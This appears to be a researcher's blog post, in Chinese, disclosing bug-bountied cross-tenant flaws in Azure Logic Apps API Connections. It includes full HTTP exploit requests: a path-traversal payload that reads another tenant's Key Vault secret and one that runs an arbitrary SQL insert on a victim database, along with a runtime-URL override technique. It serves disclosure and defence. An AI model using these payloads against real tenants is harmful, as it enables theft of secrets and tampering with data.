
Azure 最薄弱的环节:五种可实现完整跨租户攻陷的漏洞
在我之前的博客文章 Azure's Weakest Link? 和 Azure's Weakest Link - Full Cross-Tenant Compromise 中,我介绍了 Azure Logic Apps 中 API Connections 背后极其不安全的架构,并演示了如何利用这些固有缺陷实现完整的跨租户攻陷。这次我又发现了这套系统中的更多漏洞,每一个都能给攻击者提供同样的能力。这些漏洞加起来为我带来了整整 20 万美元的赏金。
我还曾在 Blue Hat Asia 2026 上就此做过演讲,录像发布后我会在这里附上链接。
TL;DR
任何人都可以通过 API Connections 完全攻陷世界上任意其他连接,获得对所连后端的完整访问权限。这包括跨租户攻陷 Key Vault 和 Azure SQL 数据库,以及其他任何外部连接的服务,比如 Jira 或 Salesforce。真正阻止漏洞被利用的,其实只是套在各个系统上的层层输入校验——但正如你将看到的,想在这里堵住所有边界情况实在太难了。
架构
如果你还没读过本系列的前几篇,建议先看看 Azure's Weakest Link? - Part 1 和 Azure's Weakest Link - Full Cross-Tenant Compromise。如果不感兴趣也没关系,下面我会先讲一遍架构中最关键的部分。
从微软的文档中,我们可以看到一张很有意思的图,展示了 API Connection 架构的运作方式。

这张图基本把系统的运作原理讲得明明白白,感谢画出它的人!
工作流程如下:
- Logic App(左下角的图标)向一个共享的 Azure API Management 实例发起查询
- 该 API Management 实例先检查对应连接器类型的 swagger(OpenAPI)定义,确认这是一个合法的 action
- 会发生一种密钥交换,输入令牌或密钥会被交换为后端服务预配置的令牌
- API 管理实例随后使用这个新令牌完成对后端实例的调用。
由此推断,如果我们能诱导 API 管理实例操作非我们拥有的连接,就能有效利用受害者连接在后端服务上的配置令牌。
实际上,后端服务可以是任何类型。正如此处所示,后端服务列表几乎没有限制,并包含许多 Azure 服务。
尽管架构图很精美,但有一个关键缺失点,我们在本系列第二部分中已充分利用过。通过 ARM REST API 的 DynamicInvoke 或 /extensions/proxy/ 端点,我们可以直接通过 ARM 查询 APIM 服务。我已更新架构图以反映这一点。

考虑到这一点,以及作为资源管理器,ARM 基本拥有对所有资源的完全访问权限,我们的利用路径就很清晰了。我们必须诱骗调用服务查询非我们拥有的连接,从而获得对后端服务的完全控制权。
需要注意的是,当然,设置这些连接的人员可以限制访问令牌或密钥的范围,使 API 连接在后端拥有最小权限。但我推测这种情况很少见。在 OAuth 连接的情况下,令牌肯定属于最初建立连接的人。而对于 API 密钥,有谁会费心将其权限范围限制到最小呢?微软至少没有。
初步利用
我实现的首个跨租户利用,不仅在 API 连接中,甚至在整个 Azure 平台上也是如此,已在第二部分中描述过。作为回顾,这里是一个使用 DynamicInvoke 端点的示例 payload,它通过我自己的连接读取另一个租户的 Key Vault。
POST /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/token-storer/providers/Microsoft.Web/connections/custom2/DynamicInvoke?api-version=2018-07-01-preview HTTP/2
Host: management.azure.com
Authorization: Bearer <token>
Content-Type: application/json
Content-Length: 147

{
    "request":{
        "method":"get",
        "path":"path/%2e%2e/%2e%2e/%2e%2e/%2e%2e/apim/keyvault/fd8d0f4f4069495991ccb4974f96a1ed/secrets/victimsecret/value"
    },
}
HTTP/2 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 1329

{
    "response": {
        "statusCode": "OK",
        "body": {
            "value": "dontreadme",
            "name": "victimsecret",
            "version": "7914d45aa60342809fb8cc12dc68b10e",
            "contentType": null,
            "isEnabled": true,
            "createdTime": "2025-04-04T05:38:26Z",
            "lastUpdatedTime": "2025-04-04T05:38:26Z",
            "validityStartTime": null,
            "validityEndTime": null
        },
        "headers": {
            <Headers>
        }
    }
}
可以看到,这是一个非常明显的路径遍历漏洞。这也印证了我们之前的猜想:当请求从 ARM 发往 APIM 实例时,它拥有访问所有连接的权限,无论它实际操作的是什么。
进一步利用
我报告这个漏洞几周后,它被标记为已修复。再尝试时,我收到了如下错误信息:

当时我在想这个修复是否足够。它看起来只是限制了允许的路径,而没有解决底层的 token 问题,所以我猜应该有绕过的方法。
关于 ARM API 有一个有趣的小细节:某些情况下,它并不像你以为的那样是个黑盒。相关代码有时就藏在资源类型本身之中。我不知道这些代码是否真的在这些机器上执行,还是只是作为产物被打包进来,但它是信息的金矿。于是我创建了一个提供完全专用主机的 Standard Logic App,SSH 进去把代码提取了出来。瞧,看看我找到了什么:

你能看出他们修复的方式吗?
不过更有意思的是我在这里的一个意外发现——本来并不是刻意去找的。在搜索 DynamicInvoke 的实际代码时,映入眼帘的不只是这一个公开函数,而是四个:

这些函数完全没有文档记录,我在任何地方都找不到它们的引用。但它们同样可以访问,且位于同一路径上。举例来说,想调用 DynamicList,只需把 URI 中的 dynamicInvoke 改成 DynamicList 即可。
考虑到他们那个草率的黑名单式修复只针对 DynamicInvoke,我推测如果这些函数具有相同功能,应该也存在同样的漏洞。具体所需的参数和返回值就不细说了,利用方法基本一致,只是 payload 稍微复杂一点。以 DynamicList 为例,你需要单独指定每个路径参数,并多花点功夫才能拿到结果,但逻辑是一样的。比如想通过受害者的连接对其 SQL 服务器进行跨租户写入,用下面这样的 payload 就行:
POST /subscriptions/162fc6db-03cd-4fe8-ab44-dc0a947e74af/resourceGroups/api-connection/providers/Microsoft.Web/connections/custom_validator/DynamicList?api-version=2018-07-01-preview&_=1765372176638 HTTP/2
Host: management.azure.com
Authorization: Bearer <token>
Content-Length: 524
Content-Type: application/json

{
    "dynamicInvocationDefinition": {
        "operationID": "nine",
        "parameters": {
            "one": {
                "value": ".."
            },
            "two": {
                "value": ".."
            },
            "three": {
                "value": "sql"
            },
            "four": {
                "value": "88d28f5ff7b642cfb91df184938d074c"
            },
            "five": {
                "value": "v2"
            },
            "six": {
                "value": "datasets"
            },
            "seven": {
                "value": "victimservice.database.windows.net,VictimDatabase"
            },
            "eigth": {
                "value": "query"
            },
            "nine": {
                "value": "sql"
            },
            "query": {
                "value": {
                    "query": "Insert INTO MySecrets VALUES ('NewEvilSecrets', 3)"
                }
            }
        },
        "ItemsPath": "ResultSets/Table1",
        "ItemValuePath": "secrets",
        "ItemTitlePath": "value"
    }
}
不难看出,前几个参数用于执行路径穿越,随后在数据库上执行任意 SQL 查询。
起初我只上报了 DynamicListDynamicInvoke 采取类似的修复措施,这样我就可以顺带上报另外两个问题。遗憾的是,他们的修复方案是直接封禁了所有相关端点。目前看来没有其他缓解措施,因此如果这些端点再次变得可访问,我推测它们仍然容易受到攻击。
进一步的利用
折腾这些动态调用中的路径似乎走到了尽头:DynamicInvoke 的路径限制我绕不过去,其他端点也全被挡住了。我需要换一条路进去。某天准备睡觉时,我突然意识到自己忽略了一个思路——Logic Apps 本身。事实上,Consumption 和 Standard Logic Apps 在创建连接的流程上有着重要区别。最明显的差异是:Consumption Logic Apps(你的工作流和其他人的混部在一起)创建的是 Version 1 连接,而使用专属主机的 Standard Logic Apps 创建的是 Version 2 连接。下面两张图揭示了两者流程上一个更隐蔽的差异:


看出区别了吗?这样摆出来,要点其实一目了然。使用 Standard Logic App 时,我们在创建资源并为后端服务器配好所需的认证后,用它的 managed identity 授权该 logic app 访问后端。但使用 Consumption Logic App 时,我们没有任何这样的 identity 可以授权,因为它不归我们控制。这似乎也说得通:既然没法授权,那就不授权。
我意识到这必定意味着每个 Consumption Logic App 都对所有 Version 1 API Connection 拥有隐式访问权;阻止我们利用这一点的,应该只是某种输入校验。
Logic App 工作流的经典视图对输入限制很严,但 GUI 里还有 API 端点和 Code 视图,可以让我们对输入做更多手脚。

这样我们就能够更细致地查看输入参数,对其进行编辑,甚至添加更多参数。一个显而易见的思路是将引用的连接器改为受害者的连接,但这行不通,因为运行时执行了严格的校验,确认你拥有该连接的所有权。不过我们拥有完整的代码库,因此可以尝试找出所有有效的参数。我没费多大周便发现了 host.api.RuntimeUrl 参数。
我始终没有想明白为什么系统要包含这个参数,也不知道为何至今它仍被接受,但它的作用正如你预期那样。在对 host.connection 中引用的连接完成一系列校验后,你可以指定使用一个完全不同的 runtimeUrl,替代该连接内部预设的值。只要该主机名以 azure-apihub.net 结尾,系统还会自动添加必需的 Authorization 请求头。
那么,当这个工作流被运行时,会发生什么呢?

细心的读者可能会注意到,漏洞利用中使用的 runtimeUrl 并不仅仅是 connectionId。这是因为 URI 中还追加了一些额外元素,但这对我们没有影响;漏洞利用依然有效。
天降横财
我自然再次向微软报告了这个问题,他们花了一些时间才开发出修复方案。当补丁最终上线后,漏洞利用返回了一条错误信息:
主机 API 运行时 URL 对于 API 连接 '/subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/token-storer/providers/Microsoft.Web/connections/keyvault-1' 无效。运行时 URL 的路径必须与所引用连接的预期 API 端点 'https://logic-apis-norwayeast.azure-apihub.net/apim/keyvault/cbfb0f4313144117a7440368902bb871?' 匹配。要么省略 'host.api' 输入属性,要么将运行时 URL 修正为与连接关联的 API 一致。
除了这条信息篇幅过于冗长外,这个修复方案看起来相当合理。运行时 URL 必须与预期值完全匹配,否则就无效了。相比彻底移除该参数,这种做法显得理性得多。除非,当然,它在错误的时间点检查了这个值:
